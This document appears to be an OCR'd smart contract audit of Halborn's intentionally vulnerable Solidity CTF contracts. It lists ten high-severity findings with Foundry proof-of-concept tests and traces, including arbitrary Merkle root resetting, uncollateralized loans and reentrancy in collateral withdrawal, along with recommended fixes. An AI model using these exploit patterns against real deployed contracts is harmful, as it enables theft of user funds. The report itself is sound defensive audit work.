HALBORN

FEBRUARY 2024

HALBORN CTF

Security Audit

PRESENTED BY

Prosper Onah

Executive Summary

TYPES

Token/NFT/ Lending

METHODS

Manual Review, Static Analysis, foundry

LANGUAGE

Solidity

TIMELINE

Delivered on 22/02/2024


REPOSITORY

https://github.com/HalbornSecurity/CTFs/tree/master/HalbornCTF_Solidity_Ethereum

Commit Hash

6bc8cc1c8f5ac6c75a21da6d5ef7043f0862603b

Vulnerability Summary



10	0	10
Total Findings	Resolved	Unresolved

10	High	High risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.
0	Medium	Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform
0	Low	Minor risks do not compromise the overall integrity of the project, but they may be less efficient than other solutions.
0	Informational	Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code

Audit Goals and Focus

Verification of details

This will verify that every implementation on the contract follows the standard requirement of in smart contract development.

Verification of behavior

This will verify that the smart contract does not have any behavior, explicit or implicit that is not captured in any standard of smart contract development.
This audit will also verify that the contract does not violate the original intended behavior.

Smart Contract Best Practices

This audit evaluate whether the codebase follows the current established best practices for smart contract development.

Code Correctness

This audit will evaluate whether the code does what it is intended to do.

Code Quality

This audit will evaluate whether the code has been written in a way that ensures readability and maintainability.

Security

This audit will look for any exploitable security vulnerabilities, or other potential threats to stake holders.

Testing and testability

This audit will examine how easily tested the code is, and review how thoroughly tested the code is.

Audit Scope / Vulnerabilities Checked

The list of vulnerability checks conducted on the token contract includes but not limited to;

- Centralization of power.
- Timestamp Dependence.
- Exception Disorder.
- Compiler version not fixed.
- Address hardcoded.
- Divide before multiply.
- Integer overflow/underflow.
- Dangerous strict equalities.
- Missing Zero Address Validation.
- Revert/require functions.
- Using block.timestamp.
- Using block.number.
- Reentrancy.
- Access controls
- Arithmetic Issues (integers Overflow/Underflow).
- Unchecked return value for low level call.
- Unsafe external calls
- Business logic contradicting the specification
- Short Address Attack
- Unknown Vulnerability.

Automated Testing and Verification

I used automated testing techniques to enhance coverage of certain areas of the token contract.

● Foundry is a smart contract development toolchain. Forge supports property-based testing.
Property-based testing is a way of testing general behaviors as opposed to isolated scenarios.
With large amounts of random input data, called "fuzz", in order to find bugs or vulnerabilities. The random input data generated by a fuzzer can be designed to exercise specific parts of a smart contract's code, such as error-handling routines, in ways that are difficult or impossible to achieve through manual testing.

While automated testing methods can enhance manual security evaluation, they cannot replace it completely. Each approach has its own limitations, for example, Foundry limitations which include difficulties in accurately identifying all potential security properties, generating relevant test cases, or fully replicating the behavior of a contract. To mitigate these risks I generate 1,000 test cases per property with Foundry.

I evaluated 10 security properties across 2 main contracts. In the process, I formalized and tested a variety of properties, from high-level ones to very specific.

Regarding property coverage, the core of the contract, consisting of the loan and nft contract, received substantial coverage.

The loan contract contains the main business logic. and the nft and token which are the entry point for essential operations such as transfers, approvals, and loan contract for loan and repayment. I identified security properties for each contract used to implement the loan contract. Each property listed is valid regardless of the state, initialized or not, of the Exchange contract.

1. Arbitrary Merkle Root Manipulation in HalbornNFT Allows Token Theft

Issue Type

Access Control

Impact

The `setMerkleRoot` function allows any user to change the `merkleRoot`, potentially compromising the integrity of the merkle tree and enabling unauthorized minting of tokens through the `mintAirdrops` function. This vulnerability could lead to unauthorized token creation and potential financial loss.

Proof of Concept

The provided POC code demonstrates how an attacker can:

1. Generate a merkle tree with proofs for themselves
2. Call setMerkleRoot as any user and replace the root
3. Use their own proofs to mint tokens via mintAirdrops

By changing the root, the attacker can bypass the merkle proof integrity checks and mint tokens with their own fabricated proofs.

```
  [536997] HalbornPOC::testRandomUserSetMerkleRoot()
    ├─ [457493] → new Merkle@0xA4AD4f68d0b91CFD19687c881e50f3A00242828c
    │   └─ ← 2285 bytes of code
    ├─ [2844] Merkle::getRoot([0x3a7e24f88767bad0a6212565b1f26fb8b9a793a77015ec3700a0726db1b0516f, 0xdda2e132f26983cf21fa7ab9b4c
21139c0bd417b406f51a848eeca82594d992c, 0x896bbef56ca593d510d36ad838141a1dfa33a0a5400722ee9a18dac87ef4bce3, 0x88df7cf44d77d24594d
d43391a681f8d3823b0ba828a9c5a9100c2f6939a3dd3]) [staticcall]
    │   └─ ← 0x32566d6a938dfe05fcd95561be544adda2efd847a16c39dbd4b11f5330b870d3
    ├─ [4246] Merkle::getProof([0x3a7e24f88767bad0a6212565b1f26fb8b9a793a77015ec3700a0726db1b0516f, 0xdda2e132f26983cf21fa7ab9b4
c21139c0bd417b406f51a848eeca82594d992c, 0x896bbef56ca593d510d36ad838141a1dfa33a0a5400722ee9a18dac87ef4bce3, 0x88df7cf44d77d24594
dd43391a681f8d3823b0ba828a9c5a9100c2f6939a3dd3], 0) [staticcall]
    │   └─ ← [0xdda2e132f26983cf21fa7ab9b4c21139c0bd417b406f51a848eeca82594d992c, 0x31755af5a553932ec9f97d9eb9d89ab90dd1ab9cd865
7155bc847f45b0bd206d]
    ├─ [4224] Merkle::getProof([0x3a7e24f88767bad0a6212565b1f26fb8b9a793a77015ec3700a0726db1b0516f, 0xdda2e132f26983cf21fa7ab9b4
c21139c0bd417b406f51a848eeca82594d992c, 0x896bbef56ca593d510d36ad838141a1dfa33a0a5400722ee9a18dac87ef4bce3, 0x88df7cf44d77d24594
dd43391a681f8d3823b0ba828a9c5a9100c2f6939a3dd3], 1) [staticcall]
    │   └─ ← [0x3a7e24f88767bad0a6212565b1f26fb8b9a793a77015ec3700a0726db1b0516f, 0x31755af5a553932ec9f97d9eb9d89ab90dd1ab9cd865
7155bc847f45b0bd206d]
    ├─ [4224] Merkle::getProof([0x3a7e24f88767bad0a6212565b1f26fb8b9a793a77015ec3700a0726db1b0516f, 0xdda2e132f26983cf21fa7ab9b4
c21139c0bd417b406f51a848eeca82594d992c, 0x896bbef56ca593d510d36ad838141a1dfa33a0a5400722ee9a18dac87ef4bce3, 0x88df7cf44d77d24594
dd43391a681f8d3823b0ba828a9c5a9100c2f6939a3dd3], 2) [staticcall]
    │   └─ ← [0x88df7cf44d77d24594dd43391a681f8d3823b0ba828a9c5a9100c2f6939a3dd3, 0x7efbcfbdac133ea6375b97a3a18c806939f4b1d43aa3
a21530b5ebde5ba159cc]
    ├─ [4202] Merkle::getProof([0x3a7e24f88767bad0a6212565b1f26fb8b9a793a77015ec3700a0726db1b0516f, 0xdda2e132f26983cf21fa7ab9b4
c21139c0bd417b406f51a848eeca82594d992c, 0x896bbef56ca593d510d36ad838141a1dfa33a0a5400722ee9a18dac87ef4bce3, 0x88df7cf44d77d24594
dd43391a681f8d3823b0ba828a9c5a9100c2f6939a3dd3], 3) [staticcall]
    │   └─ ← [0x896bbef56ca593d510d36ad838141a1dfa33a0a5400722ee9a18dac87ef4bce3, 0x7efbcfbdac133ea6375b97a3a18c806939f4b1d43aa3
a21530b5ebde5ba159cc]
    ├─ [0] VM::prank(ALICE: [0xef211076B8d8b46797E09c9a374Fb4Cdc1dF0916])
    │   └─ ← ()
    ├─ [10170] ERC1967Proxy::setMerkleRoot(0x32566d6a938dfe05fcd95561be544adda2efd847a16c39dbd4b11f5330b870d3)
    │   ├─ [5280] HalbornNFT::setMerkleRoot(0x32566d6a938dfe05fcd95561be544adda2efd847a16c39dbd4b11f5330b870d3) [delegatecall]
    │   │   └─ ← ()
    │   └─ ← ()
    ├─ [775] ERC1967Proxy::merkleRoot() [staticcall]
    │   ├─ [385] HalbornNFT::merkleRoot() [delegatecall]
    │   │   └─ ← 0x32566d6a938dfe05fcd95561be544adda2efd847a16c39dbd4b11f5330b870d3
    │   └─ ← 0x32566d6a938dfe05fcd95561be544adda2efd847a16c39dbd4b11f5330b870d3
    └─ ← ()

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 5.90ms

Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

```
pragma solidity ^0.8.13;

import {Test, console} from "forge-std/Test.sol";
import {Merkle} from "./murky/Merkle.sol";

import {HalbornNFT} from "../src/HalbornNFT.sol";
import {HalbornToken} from "../src/HalbornToken.sol";
import {HalbornLoans} from "../src/HalbornLoans.sol";
//needed to successfully deploy a proxy contract
import {ERC1967Proxy} from "openzeppelin-
contracts/contracts/proxy/ERC1967/ERC1967Proxy.sol";

contract HalbornPOC is Test {
    address public immutable ALICE = makeAddr("ALICE");
    address public immutable BOB = makeAddr("BOB");

    HalbornNFT public nft;
    HalbornToken public token;
    HalbornLoans public loans;

    ERC1967Proxy proxy;
    ERC1967Proxy NFTproxy;
    ERC1967Proxy Loanproxy;

    bytes32[] public ALICE_PROOF_1;
    bytes32[] public ALICE_PROOF_2;
    bytes32[] public BOB_PROOF_1;
    bytes32[] public BOB_PROOF_2;

    function setUp() public {
        // Initialize
        Merkle m = new Merkle();
        // Test Data
        bytes32[] memory data = new bytes32[](4);
        data[0] = keccak256(abi.encodePacked(ALICE, uint256(15)));
        data[1] = keccak256(abi.encodePacked(ALICE, uint256(19)));
        data[2] = keccak256(abi.encodePacked(BOB, uint256(21)));
        data[3] = keccak256(abi.encodePacked(BOB, uint256(24)));

        // Get Merkle Root
        bytes32 root = m.getRoot(data);

        ALICE_PROOF_1 = m.getProof(data, 0);
        ALICE_PROOF_2 = m.getProof(data, 1);
        BOB_PROOF_1 = m.getProof(data, 2);
        BOB_PROOF_2 = m.getProof(data, 3);

        assertTrue(m.verifyProof(root, ALICE_PROOF_1, data[0]));
        assertTrue(m.verifyProof(root, ALICE_PROOF_2, data[1]));
        assertTrue(m.verifyProof(root, BOB_PROOF_1, data[2]));
        assertTrue(m.verifyProof(root, BOB_PROOF_2, data[3]));

        token = new HalbornToken();
```

```
        proxy = new ERC1967Proxy(address(token), "");
        token = HalbornToken(address(proxy));
        token.initialize();

        nft = new HalbornNFT();
        NFTproxy = new ERC1967Proxy(address(nft), "");
        nft = HalbornNFT(address(NFTproxy));
        nft.initialize(root, 1 ether);

        loans = new HalbornLoans(1 ether);
        Loanproxy = new ERC1967Proxy(address(loans), "");
        loans = HalbornLoans(address(Loanproxy));
        loans.initialize(address(token), address(nft));
    }

    ////////////////////NFT POS//////////////////////

    function testRandomUserSetMerkleRoot() public {
        Merkle m = new Merkle();

        bytes32[] memory data = new bytes32[](4);
        data[0] = keccak256(abi.encodePacked(ALICE, uint256(5)));
        data[1] = keccak256(abi.encodePacked(ALICE, uint256(9)));
        data[2] = keccak256(abi.encodePacked(ALICE, uint256(1)));
        data[3] = keccak256(abi.encodePacked(ALICE, uint256(4)));

        bytes32 root = m.getRoot(data);

        bytes32[] memory ALICE_PROOF_1 = m.getProof(data, 0);
        bytes32[] memory ALICE_PROOF_2 = m.getProof(data, 1);
        bytes32[] memory ALICE_PROOF_3 = m.getProof(data, 2);
        bytes32[] memory ALICE_PROOF_4 = m.getProof(data, 3);

        //Alice set proof to make her mint any token id for aidrop
        vm.prank(ALICE);
        nft.setMerkleRoot(root);
        bytes32 _root = nft.merkleRoot();
        //Root et successfully by a malicious user: ALICE
        assertEq(_root, root);
    }
}
```

Tools Used

Manual review, Foundry

Recommended Mitigation

Only allow an authorized admin role to call setMerkleRoot. For example:

```
bytes32 public constant ADMIN_ROLE = keccak256("ADMIN");

function setMerkleRoot(bytes32 merkleRoot_) public onlyRole(ADMIN_ROLE) {
  merkleRoot = merkleRoot_;
}
```

2. Incorrect Validation in mintAirdrops Function

Issue Type:

Incorrect Validation

Impact:

This vulnerability prevents any user from minting tokens due to the flawed validation check in the `mintAirdrops` function `require(_exists(id), "Token already minted");`. As a result, legitimate users are unable to mint tokens through airdrops, causing disruption to the intended functionality of the system and potentially hindering its adoption and usability.

Proof of Concept:

```
function testNoUserCanMintThroughAirdrop() public {
    // Assert that a token ID does not exist in the NFT contract
    // Token ID assigned to BOB at setup confirms it has not been minted
    vm.expectRevert("ERC721: invalid token ID");
    nft.ownerOf(21);

    // Attempt to perform a mint through airdrop with a valid token ID and
proof
    // DOS to BOB by not allowing successful mint
    vm.prank(BOB);
    vm.expectRevert("Token already minted");

    // In this case, the minting is expected to fail due to the incorrect
validation check
    // The corrected logic should be to ensure the token does not exist
before minting
    nft.mintAirdrops(21, BOB_PROOF_1);
}
```

Recommended Mitigation Steps

To address this vulnerability, it is crucial to correct the validation check in the `mintAirdrops` function to ensure that tokens can be minted through airdrops as intended. Specifically, the validation logic should be updated be reove as openzeppelin already made this check during minting, to prevent the function from erroneously rejecting minting requests for existing tokens.

3. Issue Type: Lack of URI Generation

Vulnerability Details:

Impact:

The vulnerability arises from the absence of URI generation for non-fungible tokens (NFTs) minted by the smart contract. When minting NFTs using the `mintBuyWithETH` function, the contract fails to assign a valid URI to the newly minted token. As a result, the tokenURI function returns an empty string (`""`), indicating that no metadata URI is associated with the token. This lack of URI generation can negatively impact the interoperability and usability of the NFTs, as they may not be discoverable or properly displayed in NFT marketplaces and applications.

Tools Used:

- Manual testing

Recommended Mitigation Steps:

Add a function to update the NFT token uri. Additionally, it is recommended to adhere to the ERC-721 standard for NFT metadata URI conventions to ensure compatibility with various NFT platforms and applications.

4. Lack of ERC721Receiver functionality

Title:

Loans Contract Unable to Receive NFTs

Vulnerability Details:

Impact:


The Halborn Loans contract is unable to receive NFTs due to the absence of ERC721Receiver functionality. This means that users are unable to deposit NFTs as collateral for loans, limiting the functionality of the contract and potentially hindering its intended use case.

Proof of Concept:

Executing the following Solidity smart contract function demonstrates the inability of the Loans contract to receive NFTs. This function mints an NFT using ETH, approves its transfer to the Loans contract, and attempts to deposit it as collateral. However, the transaction reverts with the error message "ERC721: transfer to non ERC721Receiver implementer," indicating that the Loans contract does not implement the necessary ERC721Receiver interface to receive NFTs.

```
function testLoanCannotReceieveNFT() public {
    vm.deal(address(0x111), 1 ether);

    vm.startPrank(address(0x111));
    nft.mintBuyWithETH{value: 1 ether}();
    nft.approve(address(loans), 1);
    vm.expectRevert("ERC721: transfer to non ERC721Receiver implementer");
    loans.depositNFTCollateral(1);
    vm.stopPrank();
}
```



Tools Used:

- Foundry
- Manual

Recommended Mitigation Steps:

To address this issue, implement the ERC721Receiver interface in the Loans contract to enable it to receive NFTs as collateral. This involves adding the onERC721Received function to handle incoming NFT transfers. Ensure that the implementation complies with the ERC721 standard and properly handles NFT deposits to prevent any potential security vulnerabilities.

5. Unsecured loan issuance without collateral requirement

Title:

Loans Contract Allows Loans Without Collateral

Vulnerability Details:

Impact:

The `getLoan()` function in the Halborn Loans contract allows any user to obtain a loan without providing collateral. This vulnerability can result in significant financial loss for the lending platform as loans are issued without appropriate security measures in place. Additionally, it opens up the possibility of users exploiting the contract to obtain funds without the intention of repayment, leading to potential economic instability and loss of user trust.

Proof of Concept:

The following Solidity smart contract function demonstrates the ability of any user to obtain a loan without providing collateral. The test first verifies that the user's collateral balance is zero, then proceeds to prank the user (to bypass any access controls), and finally calls the `getLoan()` function with a large loan amount. Upon successful execution, the user's token balance increases by the loan amount, indicating that the loan was issued without collateral.

```
function testUserCangetLoanWIthoutColateral() public {
    assertEq(loans.totalCollateral(ALICE), 0);
    vm.prank(ALICE);
    loans.getLoan(200 ether);
    assertEq(token.balanceOf(ALICE), 200 ether);
}
```

Tools Used:

- Foundry
- Manual

Recommended Mitigation Steps:

To address this vulnerability, modify the `getLoan()` function to include a require statement that ensures users can't take loans higher than their total collateral. This can be achieved by comparing the requested

loan amount with the user's total collateral balance before approving the loan request. If the loan amount exceeds the collateral balance, the function should revert to prevent the issuance of unsecured loans.

6. Title: Storage Layout Vulnerability Due to Immutable Variables in Upgradeable Contracts

Vulnerability Details:

Impact:

The impact of implementing immutable variables in upgradeable contracts is significant, particularly in the context of using proxy patterns for contract upgradability. When proxies are utilized, both the logic and implementation share the same storage layout. To prevent storage conflicts and ensure the integrity of the upgrade process, Ethereum Improvement Proposal (EIP) 1967 was introduced. The essence of EIP-1967 is to designate fixed positions for proxy variables, such as the logic and admin addresses.

For instance, according to the EIP-1967 standard, the slot for the logic address should be defined as:

```
0x360894a13ba1a3210667c828492db98dca3e2076cc3735a920a3ca505d382bbc;
```

This specific slot allocation ensures consistency and prevents unexpected storage collisions. However, when immutable variables are introduced into the mix, particularly in contracts that inherit from other contracts like Ownable, complications arise. The _owner variable, for example, occupies the first slot in the storage layout and can potentially be overwritten in the implementation. This poses a serious risk, as an upgrade could inadvertently alter critical variables or functionality.

The consequence of such misalignments could be catastrophic. An upgrade might render a contract dysfunctional simply by rearranging the inheritance order or adding variables to an inherited contract. This behavior arises from the fact that the implementation slot is not fixed at an explicit location but is instead derived from inheritance and declaration order. Therefore, it is imperative that the implementation slot be fixed at a specific location to ensure the stability and reliability of the upgrade process.

Recommended Mitigation Steps:

Remove the use of `immutable`

7. Title: Proper Initialization in Upgradeable Contracts

Vulnerability Details:

Impact:

There exists a vulnerability wherein uninitialized implementation contracts can be exploited by attackers through the initialize function. To mitigate this risk, it is recommended to invoke the _disableInitializers

function within the constructor. However, in the context of contracts implementing OwnablePausableUpgradeable, this safeguard is not consistently applied.

The presence of uninitialized implementation contracts poses a security threat, as they can be susceptible to exploitation by attackers. To address this concern and prevent potential initialization attacks – which could impact the proxy – it is essential that the implementation contract's constructor explicitly calls _disableInitializers. Effect of the can be found in the following contracts: `HalbornLoans.sol`, `HalbornNFT.sol`, and `HalbornToken.sol`

Recommended Mitigation Steps:

```
    // @custom:oz-upgrades-unsafe-allow constructor
    constructor() {
        _disableInitializers();
    }
```

8. Title: "Inconsistent Loan Tracking: Faulty Adjustment of Used Collateral"

Vulnerability Details:

Impact:

The contract fails to properly adjust the used collateral when returning a loan, leading to incorrect tracking of the user's collateral usage. This inconsistency can potentially allow users to exploit the system by returning loans without deducting the corresponding collateral, resulting in financial discrepancies and possible loss of funds.

Proof of Concept:

The provided test case testUserReturnLoanWithoutDebitingColateral demonstrates the issue by getting a loan, returning the loan without deducting collateral, and observing the erroneous increment in the used collateral balance.

```
    function testUserReturnLoanWithoutDebitingColateral() public {
        assertEq(loans.totalCollateral(ALICE), 0);
        vm.startPrank(ALICE);
        loans.getLoan(200 ether);
        assertEq(token.balanceOf(ALICE), 200 ether);
        console2.log("Current loan balance", loans.usedCollateral(ALICE));
        loans.returnLoan(200 ether);
        assertEq(loans.usedCollateral(ALICE), 400 ether);
    }
```

```
  [92145] HalbornPOC::testUserReturnLoanWithoutDebitingColateral()
    ├─ [7473] ERC1967Proxy::totalCollateral(ALICE: [0xef211076B8d8b46797E09c9a374Fb4Cdc1dF0916]) [staticcall]
    │   ├─ [2580] HalbornLoans::totalCollateral(ALICE: [0xef211076B8d8b46797E09c9a374Fb4Cdc1dF0916]) [delegatecall]
    │   │   └─ ← 0
    │   └─ ← 0
    ├─ [0] VM::startPrank(ALICE: [0xef211076B8d8b46797E09c9a374Fb4Cdc1dF0916])
    │   └─ ← ()
    ├─ [82024] ERC1967Proxy::getLoan(20000000000000000000 [2e20])
    │   ├─ [81634] HalbornLoans::getLoan(20000000000000000000 [2e20]) [delegatecall]
    │   │   ├─ [53664] ERC1967Proxy::mintToken(ALICE: [0xef211076B8d8b46797E09c9a374Fb4Cdc1dF0916], 20000000000000000000
[2e20])
    │   │   │   ├─ [48771] HalbornToken::mintToken(ALICE: [0xef211076B8d8b46797E09c9a374Fb4Cdc1dF0916], 200000000000000000
000 [2e20]) [delegatecall]
    │   │   │   │   ├─ emit Transfer(from: 0x0000000000000000000000000000000000000000, to: ALICE: [0xef211076B8d8b46797E09
c9a374Fb4Cdc1dF0916], value: 20000000000000000000 [2e20])
    │   │   │   │   │   └─ ← ()
    │   │   │   │   └─ ← ()
    │   │   │   └─ ← ()
    │   │   └─ ← ()
    ├─ [1041] ERC1967Proxy::balanceOf(ALICE: [0xef211076B8d8b46797E09c9a374Fb4Cdc1dF0916]) [staticcall]
    │   ├─ [648] HalbornToken::balanceOf(ALICE: [0xef211076B8d8b46797E09c9a374Fb4Cdc1dF0916]) [delegatecall]
    │   │   └─ ← 20000000000000000000 [2e20]
    │   └─ ← 20000000000000000000 [2e20]
    ├─ [995] ERC1967Proxy::usedCollateral(ALICE: [0xef211076B8d8b46797E09c9a374Fb4Cdc1dF0916]) [staticcall]
    │   ├─ [602] HalbornLoans::usedCollateral(ALICE: [0xef211076B8d8b46797E09c9a374Fb4Cdc1dF0916]) [delegatecall]
    │   │   └─ ← 20000000000000000000 [2e20]
    │   └─ ← 20000000000000000000 [2e20]
    ├─ [0] console::log(Current loan balance, 20000000000000000000 [2e20]) [staticcall]
    │   └─ ← ()
    ├─ [5403] ERC1967Proxy::returnLoan(20000000000000000000 [2e20])
    │   ├─ [5091] HalbornLoans::returnLoan(20000000000000000000 [2e20]) [delegatecall]
    │   │   ├─ [1041] ERC1967Proxy::balanceOf(ALICE: [0xef211076B8d8b46797E09c9a374Fb4Cdc1dF0916]) [staticcall]
    │   │   │   ├─ [648] HalbornToken::balanceOf(ALICE: [0xef211076B8d8b46797E09c9a374Fb4Cdc1dF0916]) [delegatecall]
    │   │   │   │   └─ ← 20000000000000000000 [2e20]
    │   │   │   └─ ← 20000000000000000000 [2e20]
    │   │   ├─ [2780] ERC1967Proxy::burnToken(ALICE: [0xef211076B8d8b46797E09c9a374Fb4Cdc1dF0916], 20000000000000000000 [
2e20])
    │   │   │   ├─ [2465] HalbornToken::burnToken(ALICE: [0xef211076B8d8b46797E09c9a374Fb4Cdc1dF0916], 200000000000000000
00 [2e20]) [delegatecall]
    │   │   │   │   ├─ emit Transfer(from: ALICE: [0xef211076B8d8b46797E09c9a374Fb4Cdc1dF0916], to: 0x000000000000000000
0000000000000000000, value: 20000000000000000000 [2e20])
    │   │   │   │   │   └─ ← ()
    │   │   │   │   └─ ← ()
    │   │   │   └─ ← ()
    │   │   └─ ← ()
    ├─ [995] ERC1967Proxy::usedCollateral(ALICE: [0xef211076B8d8b46797E09c9a374Fb4Cdc1dF0916]) [staticcall]
    │   ├─ [602] HalbornLoans::usedCollateral(ALICE: [0xef211076B8d8b46797E09c9a374Fb4Cdc1dF0916]) [delegatecall]
    │   │   └─ ← 40000000000000000000 [4e20]
    │   └─ ← 40000000000000000000 [4e20]
    └─ ← ()

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 7.94ms
```

Tools Used

Manual review and testing were conducted to identify and verify the issue.

Recommended Mitigation Steps

Update the returnLoan function to properly deduct the returned loan amount from the usedCollateral mapping. Implement comprehensive unit tests to ensure the correct behavior of loan management functions. Conduct thorough code review to identify and address any other potential logical errors or vulnerabilities in the contract.

```
    function returnLoan(uint256 amount) external {
        require(usedCollateral[msg.sender] >= amount, "Not enough
collateral");
        require(token.balanceOf(msg.sender) >= amount);
        usedCollateral[msg.sender] -= amount;
        token.burnToken(msg.sender, amount);
    }
```

9. Title Reentrancy vulnerability in collateral withdrawal function

Vulnerability Details

Impact

The `withdrawCollateral` function is vulnerable to reentrancy attacks, allowing an attacker to exploit the contract's interaction with external contracts or DEXs. By depositing NFTs and subsequently initiating a reentrancy attack, the attacker can drain the DEX's funds, potentially causing financial losses to multiple users.

Impact

The HalbornLoans contract integrates with Protocol XYZ's DEX, allowing users to deposit NFT collateral via the DEX and obtain loans through the XYZ protocol. Due to negligence in implementing proper reentrancy protection, an attacker can exploit the `withdrawCollateral` function to withdraw NFTs deposited via the DEX, potentially causing financial losses to users.

Proof of Concept

1. User A deposits NFT with ID 1 via Protocol XYZ's DEX.
2. User B deposits NFT with ID 2 via Protocol XYZ's DEX.
3. User C deposits NFT with ID 3 via Protocol XYZ's DEX.
4. Attacker deposits NFT with ID 4 via Protocol XYZ's DEX.
5. The attacker exploits the reentrancy vulnerability in the `withdrawCollateral` function to repeatedly withdraw NFTs deposited by users A, B, and C, draining their collateral from the HalbornLoans contract.

Tools Used

Manual analysis and testing were conducted to identify the vulnerability and assess its impact.

Recommended Mitigation Steps

1. Implement a reentrancy guard mechanism in the `withdrawCollateral` function to prevent recursive calls during execution.
2. Use the Checks-Effects-Interactions pattern to ensure that all state changes are made before interacting with external contracts.
3. Conduct thorough code review and testing to identify and address any other potential vulnerabilities in the contract's interaction with external contracts or DEXs.

10. Title Inconsistent handling of ID counter in mint functions

Vulnerability Details

Impact

The `mintAirdrops` function does not update the ID counter, potentially leading to a mismatch between the actual number of tokens minted and the ID counter value. This inconsistency can affect the total mintable airdrop tokens and cause issues when verifying token ownership or conducting airdrop campaigns. Additionally, the lack of a cap on the ID counter may result in an unlimited number of tokens being minted, posing a risk to the contract's token supply management.

Tools Used

Manual analysis.

Recommended Mitigation Steps

1. Implement a cap on the ID counter to limit the maximum number of tokens that can be minted.

About Prosper

Prosper Onah is a smart contract auditor. As a smart contract auditor, he is responsible for conducting thorough assessments of smart contracts to identify potential security vulnerabilities and ensure that the contract operates as intended. This includes reviewing the code, testing its functionality, and analyzing its architecture to identify potential risks and vulnerabilities. With expertise in the field, I provides valuable insights and recommendations to improve the security and overall functionality of smart contracts.